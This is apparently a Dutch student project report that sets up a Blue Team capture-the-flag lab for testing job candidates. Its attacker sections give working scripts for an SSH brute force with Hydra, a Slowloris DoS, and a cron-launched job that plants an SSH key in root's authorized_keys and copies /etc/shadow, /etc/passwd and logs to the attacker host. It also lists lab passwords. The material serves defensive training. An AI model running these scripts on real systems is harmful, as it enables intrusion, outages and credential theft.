

Blue Team – Capture the Flag (CTF)

EINDWERK NETWERKBEHEER

Table of Contents

1.	Introductie	2
1.1.	Wat is het Blue Team?	3
1.2.	Taken van het Blue Team?.....	3
1.3.	Wat is een Capture the Flag (CTF)?	3
1.4.	Doel van het Project.....	3
1.5.	Overzicht van aanvallen op de Windows 10 VM	4
1.5.1.	Taak 1: Wireshark PCAP Analysis	4
1.5.2.	Taak 2: Email Inspection & Keylogger Analysis.....	4
1.5.3.	Taak 3: Webserver Log Inspection.....	4
1.5.4.	Taak 4: Event log & PowerShell History Analysis.....	4
1.6.	Overzicht van Aanvallen op de Ubuntu Server.....	5
1.6.1.	Taak 1: Verdedigen tegen Onbevoegde Toegang.....	5
1.6.2.	Taak 2: Verdedigen van de Systeemstabiliteit.....	5
1.6.3.	Taak 3: Verdedigen van Dataprivacy	5
2.	Installatie en configuratie.....	6
2.1.	Windows 10 VM	6
2.1.1.	Instellingen van de Windows VM	6
2.2.	Ubuntu servers	7
2.2.1.	De Aanvallerserver	7
2.2.2.	De Aanvallerserver - Instellingen	7
2.2.3.	De server van de verdediger.....	8
2.2.4.	De server van de verdediger – Instellingen	8
3.	Inleiding tot de taak.....	10
3.1.	Windows 10 VM	10
3.1.1.	Het verhaal	10
3.1.2.	Doelen van de Uitdaging.....	10
3.1.3.	Rapportlevering	10
3.2.	Ubuntu servers	10
3.2.1.	Het verhaal	10
3.2.2.	Doelen van de uitdaging	10
3.2.3.	Rapportlevering	10
4.	Live aanvalssimulaties op de server van de aanvaller.....	11
4.1.	Server van de aanvaller.....	11

4.1.1.	Aanval 1: SSH brute force aanval	11
4.1.2.	Aanval 2: DoS aanval	13
4.1.3.	Aanval 3: Kopiëren van gevoelige bestanden.....	15
5.	Analyseren en Stoppen van Live Aanvallen op de Server van de Verdediger.....	21
5.1.	De verdediger server.....	21
5.1.2.	Opsporen aanval 1: SSH brute force.....	21
5.1.3.	Stoppen aanval 1: SSH brute force.....	22
5.1.4.	Verbeteren van SSH-beveiliging	26
5.1.5.	Opsporen aanval 2: DoS.....	27
5.1.6.	Stoppen aanval 2: DoS.....	29
5.1.7.	Verbeteren van de webserver.....	30
5.1.8.	Opsporen aanval 3: Actieve data-exfiltratie	30
5.1.9.	Opsporen aanval 3: Welke bestanden worden overgebracht.....	33
5.1.10.	Stoppen aanval 3: Actieve data-exfiltratie	36
6.	Aanvalsscenario's op Windows-VM.....	39
6.1.	Forensische analyse per e-mail	39
6.1.1.	Taak 1: Email inspectie.....	39
6.2.	Malware analyse	43
6.2.1.	Taak 2: phishing e-mail onderzoeken.....	43
6.3.	Webserver logs	50
6.3.1.	Taak 3: Webserver aanval analyse	50
6.4.	Wireshark PCAP analyse	58
6.4.1.	Taak 4: Netwerkverkeer analyseren.....	58
6.5.	Eventlog & Powershell.....	67
6.5.1.	Taak 5: Analyse van systeem gebeurtenissen	67

1. Introductie

1.1. Wat is het Blue Team?

- **Doel:** Beschermen van netwerken en systemen tegen aanvallen.
- **Taken:** Opsporen, analyseren en reageren op beveiligingsincidenten.

1.2. Taken van het Blue Team?

- **Monitoren:** Continu in de gaten houden van netwerkactiviteiten om verdachte acties snel te ontdekken
- **Analyseren:** Bestuderen van verdachte activiteiten om te begrijpen wat er aan de hand is.
- **Reageren:** Acties ondernemen om aanvallen te stoppen en schade te herstellen.
- **Verbeteren:** Doorvoeren van beveiligingsmaatregelen om toekomstige aanvallen te voorkomen.

1.3. Wat is een Capture the Flag (CTF)?

Een Capture the Flag (CTF) in cyber security is een wedstrijd waar deelnemers hun vaardigheden testen en oefenen door digitale uitdagingen op te lossen. Bij elke uitdaging moeten deelnemers een “vlag” vinden, dit is meestal een stuk tekst dat bewijst dat de uitdaging is opgelost.

1.4. Doel van het Project

Het doel van mijn project is om toekomstige Blue Teamers, die solliciteren op een vacature binnen het cyber security gebied, te testen op hun vaardigheden. Dit wordt gedaan door middel van mijn Capture the Flag (CTF) oefening waarin kandidaten een reeks uitdagingen moeten oplossen.

Door deze aanpak zorgt het project ervoor dat alleen de beste en meest voorbereide kandidaten doorgaan naar de volgende fase van het sollicitatieproces, wat de algehele kwaliteit van het team binnen de organisatie verbetert.

1.5. Overzicht van aanvallen op de Windows 10 VM

1.5.1. Taak 1: Wireshark PCAP Analysis

Deze taak omvat het analyseren van netwerkverkeer om de volgende aanvallen te identificeren:

1. **Nmap Scan:** Een netwerk scanning tool om open poorten en services te identificeren.
2. **Man in the Middle Attack (MITM):** Een aanval waarbij een aanvaller communicatie tussen twee partijen onderschept en mogelijk wijzigt.
3. **ARP Spoofing/ARP Poisoning:** Een aanval waarbij de aanvaller valse ARP-meldingen stuurt om verkeer om te leiden naar hun eigen apparaat.
4. **Spear Phishing:** Een gerichte phishingaanval waarbij de aanvaller zich voordoet als een vertrouwde entiteit om gevoelige informatie te verkrijgen.
5. **DNS Spoofing:** Een aanval waarbij DNS-responses worden gemanipuleerd om verkeer naar een kwaadaardige site te leiden.

1.5.2. Taak 2: Email Inspection & Keylogger Analysis

Deze taak omvat het inspecteren van e-mails en het analyseren van keylogger-activiteiten:

1. **Spear Phishing:** Analyse van gerichte phishing-e-mails om schadelijke intenties te detecteren.
2. **Keylogger Malware Infection:** Opsporen en analyseren van malware die toetsaanslagen registreert om gevoelige informatie te stelen.

1.5.3. Taak 3: Webserver Log Inspection

Deze taak omvat het analyseren van webserverlogs om de volgende aanval te identificeren:

1. **Brute Force Login Attempts:** Pogingen om een login te forceren door systematisch verschillende wachtwoorden te proberen.

1.5.4. Taak 4: Event log & PowerShell History Analysis

Deze taak omvat het analyseren van systeemlogboeken en Powershell-geschiedenis om de volgende aanvallen te identificeren:

1. **RDP Brute Force Attack:** Pogingen om via Remote Desktop Protocol toegang te krijgen door brute force wachtwoorden te raden.
2. **Credential Theft and Use:** Diefstal en gebruik van inloggegevens om toegang te krijgen tot systemen.
3. **Administrative Privilege Escalation:** Verkrijgen van hogere rechten binnen het systeem om meer controle te krijgen.
4. **Data Exfiltration:** Het stelen en overdragen van gevoelige gegevens naar een externe locatie.
5. **Malware Installation:** Installatie van schadelijke software op het systeem.
6. **Disabling of Security Measures:** Uitschakelen van beveiligingsmaatregelen om detectie te voorkomen.
7. **System Analysis and Vulnerability Scanning:** Analyseren van het systeem op kwetsbaarheden en uitvoeren van scans om mogelijke zwakke punten te identificeren.

1.6. Overzicht van Aanvallen op de Ubuntu Server

1.6.1. Taak 1: Verdedigen tegen Onbevoegde Toegang

Deze taak betreft het verdedigen van de server tegen een live brute force aanval op SSH:

1. **Brute Force SSH Attack:** Pogingen om toegang te verkrijgen tot de server door systematisch verschillende wachtwoorden te proberen via het Secure Shell (SSH) protocol.

1.6.2. Taak 2: Verdedigen van de Systeemstabiliteit

Deze taak betreft het verdedigen van de server tegen een live Distributed Denial of Service (DDoS) aanval:

1. **DoS Attack:** Een aanval waarbij de aanvaller de website van de werknemers overbelast met een grote hoeveelheid verkeer, waardoor de website onbereikbaar wordt voor legitieme gebruikers.

1.6.3. Taak 3: Verdedigen van Dataprivacy

Deze taak betreft het verdedigen van de server tegen live pogingen om gevoelige bestanden te kopiëren:

1. **Unauthorized Access to Sensitive Files:** Pogingen om gevoelige bestanden zoals shadow, passwd, syslog, kern.log, en auth.log te kopiëren, wat de privacy en beveiliging van het systeem kan compromitteren.



2. Installatie en configuratie

2.1. Windows 10 VM

2.1.1. Instellingen van de Windows VM

Windows User Accounts:

- User: John Doe | Password: BT2024**
- User: Administrator | Password: KMGcY!
- User Lila Grace | Password: Azerty123!

VMware Instellingen:

- Proccesoren: 4
- Geheugen: 4GB
- Locale Netwerk adapter (VMnet2): MAC-adres: 98:01:A7:9B:1D:C5
- Isolatie: Slepen en neerzetten
- Hostnaam: BT-WS48
- Standaard toetsenbord: Azerty (Belgische periode) & Amerikaans internationaal
- Powerplan: Hoge prestaties

2.2. Ubuntu servers

2.2.1. De Aanvallerserver

De server van de aanvaller wordt gebruikt om live aanvallen uit te voeren. Deze aanvallen waren slechts simulaties en daarom niet schadelijk. Het betrof scripts die waren gemaakt en als cron-taken waren toegevoegd om bij elke herstart van het systeem de aanval uit te voeren.

```
GNU nano 7.2                                         /tmp/crontab.GU0H4
# Edit this file to introduce tasks to be run by cron.
#
# Each task to run has to be defined through a single line
# indicating with different fields when the task will be run
# and what command to run for the task
#
# To define the time you can provide concrete values for
# minute (m), hour (h), day of month (dom), month (mon),
# and day of week (dow) or use '*' in these fields (for 'any').
#
# Notice that tasks will be started based on the cron's system
# daemon's notion of time and timezones.
#
# Output of the crontab jobs (including errors) is sent through
# email to the user the crontab file belongs to (unless redirected).
#
# For example, you can run a backup of all your user accounts
# at 5 a.m every week with:
# 0 5 * * 1 tar -zcf /var/backups/home.tgz /home/
#
# For more information see the manual pages of crontab(5) and cron(8)
#
# m h  dom mon dow   command
@reboot /bin/bash /home/kali/brute-force-ssh/brute.sh >/dev/null 2>&1 &
@reboot /bin/bash /home/kali/slowloris-attack/start_slowloris.sh >/dev/null 2>&1 &
@reboot /bin/bash /home/kali/data_exfiltration.sh >/dev/null 2>&1 &
```

Deze crontab is zo ingesteld dat bij het opstarten van het systeem automatisch drie scripts op de achtergrond worden uitgevoerd, waarbij uitvoer en fouten worden genegeerd. Maar wat is een crontab precies?

Een crontab is een configuratiebestand dat wordt gebruikt om taken (jobs) automatisch op specifieke tijden of tijdsintervallen uit te voeren op Unix-achtige besturingssystemen. Het stelt gebruikers in staat om repetitieve taken te automatiseren, zoals systeemonderhoud, back-ups, en updates, door middel van de cron-daemon.

2.2.2. De Aanvallerserver - Instellingen

ISO file

- 24.04

Netwerk Adapter 1

- Custom Vmnet2
- Subnet: 192.168.1.0/24
- IP-Adres: 192.168.1.124
- MAC-Adres: 00:50:56:30:25:BC
- Gateway: 192.168.1.1
- Name servers: 8.8.8.8

Netwerk Adapter 2

- Custom Vmnet2
- Subnet: 192.168.1.0/24
- IP-Adres: 192.168.1.199
- MAC-Adres: DC:A6:32:3D:4E:5F
- Gateway: 192.168.1.1
- Name servers: 8.8.8.8

Netwerk Adapter 3

- NAT
- Subnet: 192.168.242.0/24
- IP-Adres: 192.168.242.130
- MAC-Adres: 50:C7:BF:AF:2B:1D
- Gateway: 192.168.242.1
- Name servers: 8.8.8.8

```
GNU nano 7.2
/etc/netplan/50-cloud-init.yaml
# This file is generated from information provided by the datasource. Changes
# to it will not persist across an instance reboot. To disable cloud-init's
# network configuration capabilities, write a file
# /etc/cloud/cloud.cfg.d/99-disable-network-config.cfg with the following:
# network: {config: disabled}
network:
  ethernets:
    ens33:
      dhcp4: true
    ens34:
      addresses:
        - 192.168.1.124/24
      nameservers:
        addresses:
          - 8.8.8
          - 8.8.8.8
    ens38:
      addresses:
        - 192.168.1.199/24
      nameservers:
        addresses:
          - 8.8.8
          - 8.8.8.8
    ens39:
      addresses:
        - 192.168.1.202/24
      nameservers:
        addresses:
          - 8.8.8
          - 8.8.8.8
version: 2
```

Identiteit

- Gebruikersnaam: kali
- Wachtwoord: kali28309100
- Hostnaam: attacker
- Machine: Attacker-Ubuntu_Server

2.2.3. De server van de verdediger

De server van de verdediger is de doelmachine waarop de live aanvallen plaatsvinden. Dit is de machine die de deelnemer moet analyseren en gebruiken tijdens de oefening.

2.2.4. De server van de verdediger – Instellingen

ISO file

- 24.04

Netwerk Adapter 1

- Custom Vmnet2
- Subnet: 192.168.1.0/24
- IP-Adres: 192.168.1.3
- MAC-Adres: 00:0c:29:98:25:fb
- Gateway: 192.168.1.1
- Name Servers: 8.8.8.8

Netwerk Adapter 2

- NAT
- IP-Adres: DHCP
- MAC-Adres: 00:0c:29:98:25:f1

Identiteit

- Gebruikersnaam: john
- Wachtwoord: BT2024**
- Gebruikersnaam: root
- Wachtwoord: password1
- Hostnaam: bt-server01
- Machine: Defender-Ubuntu_Server

Andere

- Azerty keyboard
- Openssh-server
- Numlock automatically on

```
GNU nano 2.5.3  File: /etc/systemd/system/numlock.service

# Numlock always on

[Unit]
Description=Enable NumLock in TTYs
Before=getty@tty1.service

[Service]
ExecStart=/bin/sh -c 'setleds +num < /dev/tty1'
Type=oneshot
RemainAfterExit=yes

[Install]
WantedBy=multi-user.target
```

3. Inleiding tot de taak

3.1. Windows 10 VM

3.1.1. Het verhaal

De deelnemer speelt in deze uitdaging de rol van John Doe, een ervaren forensisch analist van het Blue Team bij BlueTech Cybersecurity. Zijn team heeft onlangs ongebruikelijke netwerkactiviteiten en verdachte gedragingen opgemerkt, gemeld door verschillende collega's. Als het belangrijkste aanspreekpunt voor cyberbeveiligingsproblemen binnen het bedrijf, heeft hij kritieke e-mails ontvangen over mogelijke inbreuken en verdachte activiteiten. Zijn taak begint met het onderzoeken van deze communicatie om de omvang en bron van de incidenten te begrijpen.

3.1.2. Doelen van de Uitdaging

Uw belangrijkste doel is om de gemelde afwijkingen grondig te onderzoeken, de aanvalsmethoden te achterhalen en te bepalen hoe de aanvallers het systeem zijn binnengedrongen. Maak een gedetailleerd incidentrapport met uw bevindingen en de specifieke datalekken. Voeg voor elk onderwerp een tijdlijn toe met, indien mogelijk, precieze tijdstempels. Stel daarnaast strategieën voor om de cyberbeveiliging van het bedrijf te verbeteren.

3.1.3. Rapportlevering

- Elke geïdentificeerde aanvalsvector en de impact ervan.
- Een chronologische tijdlijn van de acties van de aanvaller.
- Ondersteunend bewijs: Voeg screenshots, codefragmenten en andere relevante gegevens toe.

3.2. Ubuntu servers

3.2.1. Het verhaal

Voor deze uitdaging speel je opnieuw de rol van John Doe, verantwoordelijk voor een belangrijke Ubuntu-server die momenteel wordt aangevallen door meerdere cyberaanvallen. Daarnaast zijn er ook problemen met John's account zelf.

3.2.2. Doelen van de uitdaging

Uw doel is om deze voortdurende aanvallen snel te identificeren en te stoppen, en vervolgens de verdediging van de server te verbeteren om soortgelijke bedreigingen in de toekomst te voorkomen.

3.2.3. Rapportlevering

Wij verzoeken u een uitgebreid rapport op te stellen waarin uw bevindingen worden beschreven. Vermeld hoe u de aanval hebt gedetecteerd, welke stappen u hebt ondernomen om de aanval te stoppen en uw aanbevelingen voor het verbeteren van preventiemaatregelen in de toekomst. Voeg bovendien screenshots toe om uw uitleg te ondersteunen.

4. Live aanvalssimulaties op de server van de aanvaller

4.1. Server van de aanvaller

4.1.1. Aanval 1: SSH brute force aanval

In deze simulatie probeert de aanvallerserver onbevoegde toegang te krijgen tot de verdedigerserver door herhaaldelijk verschillende wachtwoordcombinaties uit te proberen voor de gebruiker "john".

Opzetten van de aanval

Ik heb een directory gemaakt met de naam 'brute-force-ssh' in de home directory, die een script bevat met de naam 'brute.sh'. Ik heb het script ook zo ingesteld dat het uitvoerbare machtigingen heeft. De inhoud van het bestand is als volgt:

```
#!/bin/bash
while true; do
    /usr/bin/hydra -l john -P  /home/kali/brute-force-ssh/password_list.txt -t 4 -vv
    192.168.1.3 ssh

    SLEEP_TIME=$(( 30 + RANDOM % 60 ))
    sleep $SLEEP_TIME
done
```

```
kali@attack-server:~/brute-force-ssh$ ls
brute.sh  password_list.txt
kali@attack-server:~/brute-force-ssh$ cat brute.sh
#!/bin/bash
while true; do
    /usr/bin/hydra -l john -P  /home/kali/brute-force-ssh/password_list.txt -t 4 -vv 192.168.1.3 ssh

    SLEEP_TIME=$(( 30 + RANDOM % 60 ))
    sleep $SLEEP_TIME
done
kali@attack-server:~/brute-force-ssh$
```

Uitleg script

1. **Shebang:** `#!/bin/bash`: Dit geeft aan dat het script moet worden uitgevoerd met de BASH-shell.
2. **While-lus:** `while true; do`: Dit begint een oneindige lus, wat betekent dat de code binnen deze lus continu zal worden herhaald.
3. **Hydra Command:** `/usr/bin/hydra -l john -P /home/kali/brute-force-ssh/password_list.txt -t 4 -vV 192.168.1.3 ssh`:
 - o **/usr/bin/hydra:** Start het Hydra-programma, een tool voor brute-force aanvallen.
 - o **-l john:** Specificeert de gebruikersnaam "john" die wordt aangevallen.
 - o **-P /home/kali/brute-force-ssh/password_list.txt:** Geeft de locatie van het bestand met de lijst van wachtwoorden.
 - o **-t 4:** Stelt het aantal gelijktijdige verbindingen in op 4.
 - o **-vV:** Zet Hydra in zeer gedetailleerde modus, waardoor alle pogingen worden weergegeven.
 - o **192.168.1.3 ssh:** Geeft het IP-adres van de doelserver en de te gebruiken dienst (SSH) aan.
4. **SLEEP_TIME Variabele:** `SLEEP_TIME=\$((30 + RANDOM % 60))`: Dit stelt een willekeurige wachttijd in tussen 30 en 89 seconden.
5. **Pauze:** `sleep \$SLEEP_TIME`: Dit zorgt ervoor dat het script pauzeert voor de tijdsduur opgeslagen in SLEEP_TIME, voordat de volgende iteratie van de brute-force poging begint.
6. **Done:** `done`: Dit sluit de while-lus af, waarna de lus opnieuw begint.

Samengevat: Dit script voert continu een brute-force aanval uit op een SSH-server met de gebruikersnaam "john", waarbij het wachtwoorden uit een opgegeven lijst probeert en een willekeurige tijd pauzeert tussen pogingen.

Script bij Opstart via Crontab

Voordat ik echter verder ga, zal ik een regel aan de crontab toevoegen om ervoor te zorgen dat het script automatisch en stil op de achtergrond wordt uitgevoerd elke keer dat de machine opstart.

```
chmod +x brute.sh

crontab -e

@reboot /bin/bash /home/kali/brute-force-ssh/brute.sh >/dev/null 2>&1 &
```

4.1.2. Aanval 2: DoS aanval

In deze simulatie veroorzaakt de aanvaller een verstoring van de webserver door deze te overspoelen met overmatig verkeer.

Opzetten van de aanval

Ik heb een directory gemaakt met de naam 'slowloris-attack' in de home directory, die een script bevat met de naam 'start_slowloris.sh'. Ik heb het script ook zo ingesteld dat het uitvoerbare machtigingen heeft. De inhoud van het bestand is als volgt:

```
#!/bin/bash
while true; do
    /usr/bin/slowloris 192.168.1.3 -p 80 -s 1000
    sleep 10
done
```

```
kali@attack-server:~/slowloris-attack$ ls
start_slowloris.sh
kali@attack-server:~/slowloris-attack$ cat start_slowloris.sh
#!/bin/bash
while true; do
    /usr/bin/slowloris 192.168.1.3 -p 80 -s 1000
    sleep 10
done
kali@attack-server:~/slowloris-attack$ _
```

Uitleg script

1. **Shebang: `#!/bin/bash`**: Dit geeft aan dat het script moet worden uitgevoerd met de BASH-shell.
2. **While-lus: `while true; do`**: Dit begint een oneindige lus, wat betekent dat de code binnen deze lus continu zal worden herhaald.
3. **Slowloris Command: `/usr/bin/slowloris 192.168.1.3 -p 80 -s 1000`**:
 - o **/usr/bin/slowloris**: Start het Slowloris-programma.
 - o **192.168.1.3**: Het IP-adres van de doelwebserver.
 - o **-p 80**: Geeft aan dat de aanval gericht is op poort 80, de standaard poort voor HTTP-verkeer.
 - o **-s 1000**: Stelt het aantal gelijktijdige verbindingen in op 1000.
4. **Pause: `sleep 10`**: Dit zorgt ervoor dat het script 10 seconden pauzeert voordat het de volgende iteratie van de aanval begint.
5. **Done: `done`**: Dit sluit de while-lus af, waarna de lus opnieuw begint.

Samengevat

Dit script voert continu een Slowloris-aanval uit op de webserver met IP-adres 192.168.1.3 door 1000 gelijktijdige, HTTP-verzoeken te sturen naar poort 80. Het pauzeert 10 seconden tussen elke herhaling van de aanval.

Script bij Opstart via Crontab

Voordat ik echter verder ga, zal ik een regel aan de crontab toevoegen om ervoor te zorgen dat het script automatisch en stil op de achtergrond wordt uitgevoerd elke keer dat de machine opstart.

```
chmod +x start_slowloris.sh  
crontab -e  
@reboot /bin/bash /home/kali/slowloris-attack/start_slowloris.sh >/dev/null 2>&1 &
```

Website voor de DoS aanval

<https://www.youtube.com/watch?v=Sr42TBVGDZU>

<https://www.youtube.com/watch?v=CIVfsouxF6k>

Website na de DoS aanval

<https://www.youtube.com/watch?v=YRuWTe3uYIq>

```
john@bt-server01:~$ curl http://192.168.1.3  
curl: (28) Failed to connect to 192.168.1.3 port 80 after 134132 ms: Couldn't connect to server  
john@bt-server01:~$
```

4.1.3. Aanval 3: Kopiëren van gevoelige bestanden

In deze simulatie worden belangrijke en gevoelige bestanden (`/etc/shadow`, `/etc/passwd`, `/var/log/auth.log`, `/var/log/syslog`, `/var/log/kern.log`) gekopieerd van de verdedigerserver naar onze map. Hiervoor wordt `scp` gebruikt in combinatie met een SSH-sleutel om de bestanden veilig over te zetten.

Inleiding

De aanvaller heeft de server gecompromitteerd door met succes het SSH-wachtwoord van de root te raden, dat was ingesteld op een zwakke waarde: "password1". Hierna heeft de aanvaller zijn SSH-sleutels gemaakt en toegevoegd aan de server van de verdediger en is hij nu actief bezig met het overdragen van gevoelige gegevens.

Opzetten van de aanval

Nu we root-toegang hebben, is het tijd om onze SSH-sleutel te maken en deze toe te voegen aan de geautoriseerde sleutels van de root. Dit zorgt ervoor dat we op elk moment toegang hebben tot de server en actief gegevens kunnen overdragen.

```
kali@attack-server:~$ ssh-keygen -t rsa -b 2048 /home/kali/.ssh/attacker_key -N ""
```

```
kali@attack-server:~$ ssh-keygen -t rsa -b 2048 -f /home/kali/.ssh/attacker_key -N ""
Generating public/private rsa key pair.
Your identification has been saved in /home/kali/.ssh/attacker_key
Your public key has been saved in /home/kali/.ssh/attacker_key.pub
The key fingerprint is:
SHA256:fxoLer/n2U88Qloaw7CAVnv5hxuoEz9qvKjW5wTlBo kali@attack-server
The key's randomart image is:
+---[RSA 2048]---+
| .+ . |
| ...= . |
| E o. = o |
| + ..o. . |
| . o So+ . . |
| + + O o o. . |
| B O + o. . |
| .... + .. .oo |
+---[SHA256]---+
kali@attack-server:~$
```

```
kali@attack-server:~/ssh$ ls
attacker_key  attacker_key.pub  authorized_keys  known_hosts  known_hosts.old
kali@attack-server:~/ssh$ cat attacker_key.pub
ssh AAAAB3NzaC1yc2EAAAQABAAQCGQaIS8Hzl8YV1oA4PcmDr5bvJoSVHXIxF1Bj6YVHqh+0CBrML4PYG5eh2UvxYhneIJZmiaCAFZT+1cZ1s7M+uzJzZCC3a
KJ1db+Ed1IAIb7K0r8ca2pljRHuP7DLC5bhYaS+we5lxW4cMIwsAP8m4mF3ScHdnWwT3xjbzYFVLBB2QzgYndB0zj43pguJPB0u8jVAxFRbcWYWHKKs88i+4TFK6cTrRRdaz
bLS62aKcfq/Da3b1/8efLChVJxEHJGNgVphq9tI2163amxaYLu7VjyjB1PQiwbTnuwLF1Rfw5xfjy3SJxA7ZK55TzhisiUwgSIuwkE40wOUIJfp kali@attack-server
kali@attack-server:~/ssh$
```

Uitleg SSH sleutel

1. **ssh-keygen:** Dit is het programma dat wordt gebruikt om SSH-sleutels te genereren.
2. **-t rsa:** Hiermee wordt het type sleutel ingesteld. In dit geval is het een RSA-sleutel.
3. **-b 2048:** Dit stelt de sleutelgrootte in op 2048 bits. Grote sleutels zijn veiliger.
4. **-f /home/kali/.ssh/attacker_key:** Hiermee wordt het pad en de bestandsnaam opgegeven waar de gegenereerde sleutel wordt opgeslagen. In dit geval wordt de sleutel opgeslagen in de map `.ssh` in de home-directory van de gebruiker 'kali' met de naam 'attacker_key'.
5. **-N "":** Hiermee wordt de passphrase voor de sleutel ingesteld. In dit geval wordt geen passphrase gebruikt (lege string).

Samengevat: Dit genereert een nieuwe 2048-bit RSA-sleutel en slaat deze op als `~/home/kali/.ssh/attacker_key` zonder passphrase. RSA is een cryptografisch algoritme dat veel wordt gebruikt voor veilige gegevensoverdracht.

Opzetten van de aanval vervolg

Nu we onze SSH-sleutel hebben aangemaakt, is het tijd om deze toe te voegen aan de `.ssh`-directory van de root-gebruiker op de verdedigerserver.

```
Kali@attack-server:~/ssh$ ssh root@192.168.1.3
root@192.168.1.3's password:
Welcome to Ubuntu 24.04 LTS (GNU/Linux 6.8.0-31-generic x86_64)

 * Documentation: https://help.ubuntu.com
 * Management: https://landscape.canonical.com
 * Support: https://ubuntu.com/pro

System information as of Fri May 31 08:19:25 AM UTC 2024

System load:  0.01      Processes:           225
Usage of /:   49.8% of 9.75GB   Users logged in:     1
Memory usage: 10%          IPv4 address for eth1: 192.168.242.132
Swap usage:   0%

* Strictly confined Kubernetes makes edge and IoT secure. Learn how MicroK8s just raised the bar for easy, resilient and secure K8s cluster deployment.

https://ubuntu.com/engage/secure-kubernetes-at-the-edge

Expanded Security Maintenance for Applications is not enabled.

6 updates can be applied immediately.
To see these additional updates run: apt list --upgradable

Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status

Last login: Wed May 29 19:56:55 2024 from 192.168.1.12
root@bt-server01:~# 

root@bt-server01:~# echo "ssh-rsa AAAAB3NzaC1yc2EAAAQABAAQCGQaIS8Hzl8YV1oA4PcmDr5bvJoSVHXIxF1Bj6YVHqh+0CBrML4PYG5eh2UvxdYhnEIJZmiaCAFZT+1cZ1s7M+uzJz2CC3aKJ1db+Ed1IAIb7K0r8ca2pljjRHUp7DLCsbhYaS+we5lxW4cMIwsAP8m4mF3ScHdnWwT3xjBzYFVLBB2QZgyYndB0zj43pguJPB0u8jVAxFRbcWYWHKKs88i+4TFKGcTrRRdaZbLS62aKCfq/Da3b1/8efLChVJxEHJGNgVphq9tI2163amxaLyu7VjyjBLPQiwbTnuwLF1Rfw5xfjy3SJxA7zK55TzhisiUwgStuwkE40wOUIJfp kali@attack-server" >> /root/.ssh/authorized_keys
root@bt-server01:~# 

root@bt-server01:~/ssh# ls authorized_keys
root@bt-server01:~/ssh# cat authorized_keys
ssh-rsa AAAAB3NzaC1yc2EAAAQABAAQCGQaIS8Hzl8YV1oA4PcmDr5bvJoSVHXIxF1Bj6YVHqh+0CBrML4PYG5eh2UvxdYhnEIJZmiaCAFZT+1cZ1s7M+uzJz2CC3aKJ1db+Ed1IAIb7K0r8ca2pljjRHUp7DLCsbhYaS+we5lxW4cMIwsAP8m4mF3ScHdnWwT3xjBzYFVLBB2QZgyYndB0zj43pguJPB0u8jVAxFRbcWYWHKKs88i+4TFKGcTrRRdaZbLS62aKCfq/Da3b1/8efLChVJxEHJGNgVphq9tI2163amxaLyu7VjyjBLPQiwbTnuwLF1Rfw5xfjy3SJxA7zK55TzhisiUwgStuwkE40wOUIJfp kali@attack-server
root@bt-server01:~/ssh# 
```

Opzetten van de aanval vervolg

We hebben met succes onze SSH-sleutels toegevoegd! Nu is het tijd om ons aanvalsscript te maken. Eerst maken we een map om de gegevens van de verdediger op te slaan, daarna schrijven we ons script.

```
mkdir exfiltrated_data  
cd exfiltrated_data  
nano data_exfiltration.sh
```

```
GNU nano 7.2                                     data_exfiltration.sh *  
#!/bin/bash  
  
DEFENDER_IP="192.168.1.3"  
ATTACKER_DIR="/home/kali/exfiltrated_data"  
SSH_KEY="/home/kali/.ssh/attacker_key"  
SOURCE_IP="192.168.1.199"  
  
mkdir -p $ATTACKER_DIR  
  
while true; do  
    TIMESTAMP=$(date +%F_%T)  
  
    ssh -i $SSH_KEY -o BindAddress=$SOURCE_IP -N root@$DEFENDER_IP &  
    SSH_PID=$!  
  
    scp -i $SSH_KEY -o BindAddress=$SOURCE_IP root@$DEFENDER_IP:/etc/shadow $ATTACKER_DIR/shadow_$TIMESTAMP  
    scp -i $SSH_KEY -o BindAddress=$SOURCE_IP root@$DEFENDER_IP:/etc/passwd $ATTACKER_DIR/passwd_$TIMESTAMP  
    scp -i $SSH_KEY -o BindAddress=$SOURCE_IP root@$DEFENDER_IP:/var/log/auth.log $ATTACKER_DIR/auth_log_$TIMESTAMP  
    scp -i $SSH_KEY -o BindAddress=$SOURCE_IP root@$DEFENDER_IP:/var/log/syslog $ATTACKER_DIR/syslog_$TIMESTAMP  
    scp -i $SSH_KEY -o BindAddress=$SOURCE_IP root@$DEFENDER_IP:/var/log/kern.log $ATTACKER_DIR/kern_log_$TIMESTAMP  
  
    sleep 60  
  
    rm -f $ATTACKER_DIR/*  
  
    kill $SSH_PID  
  
    SLEEP_TIME=$((30 + RANDOM % 60))  
    sleep $SLEEP_TIME  
done
```

Uitleg script

1. **Shebang: #!/bin/bash:** Geeft aan dat het script moet worden uitgevoerd met de Bash-shell.
2. **Variabelen:**
 - **DEFENDER_IP:** Het IP-adres van de verdedigersserver.
 - **ATTACKER_DIR:** De directory waar de gekopieerde bestanden worden opgeslagen op de aanvallersserver.
 - **SSH_KEY:** Het pad naar de SSH-sleutel die wordt gebruikt voor authenticatie.
 - **SOURCE_IP:** Het IP-adres van de bron (aanvaller).
3. **Directory Maken: `mkdir -p \$ATTACKER_DIR`:** Maakt de directory aan op de aanvallersserver als deze nog niet bestaat.

4. **Oneindige Loop:** `while true; do TIMESTAMP=\$(date +%F_%T)` : Start een oneindige loop en stelt een tijdstempel in voor de huidige datum en tijd.
5. **SSH-verbinding Maken:** `ssh -i \$SSH_KEY -o BindAddress=\$SOURCE_IP -N root@\$DEFENDER_IP & SSH_PID=\$!` :
 - **ssh:** Dit is het commando dat de SSH-verbinding start.
 - **-i \$SSH_KEY:** Dit specificeert het gebruik van de SSH-sleutel die is opgeslagen in de variabele \$SSH_KEY voor authenticatie. Deze sleutel wordt gebruikt in plaats van een wachtwoord om toegang te krijgen tot de verdedigerserver.
 - **-o BindAddress=\$SOURCE_IP:** Deze optie dwingt SSH om de verbinding te maken vanaf het specifieke bron-IP-adres dat is gedefinieerd in de variabele \$SOURCE_IP.
 - **-N:** Hiermee wordt ingesteld dat er geen commando's worden uitgevoerd op de remote server, het opent alleen de verbinding.
 - **root@\$DEFENDER_IP:** Hiermee wordt aangegeven dat de verbinding wordt gemaakt met de gebruiker "root" op de server met het IP-adres dat is opgeslagen in de variabele \$DEFENDER_IP.
 - **&:** Dit plaatst de SSH-sessie op de achtergrond zodat de rest van het script kan doorgaan.
 - **SSH_PID=\$!:** Slaat het process ID (PID) van de SSH-verbinding op in de variabele \$SSH_PID voor later gebruik.
6. **Bestanden kopiëren**
7. **Wacht tijd:** `sleep 60`
 - Wacht 60 seconden voordat verder wordt gegaan.
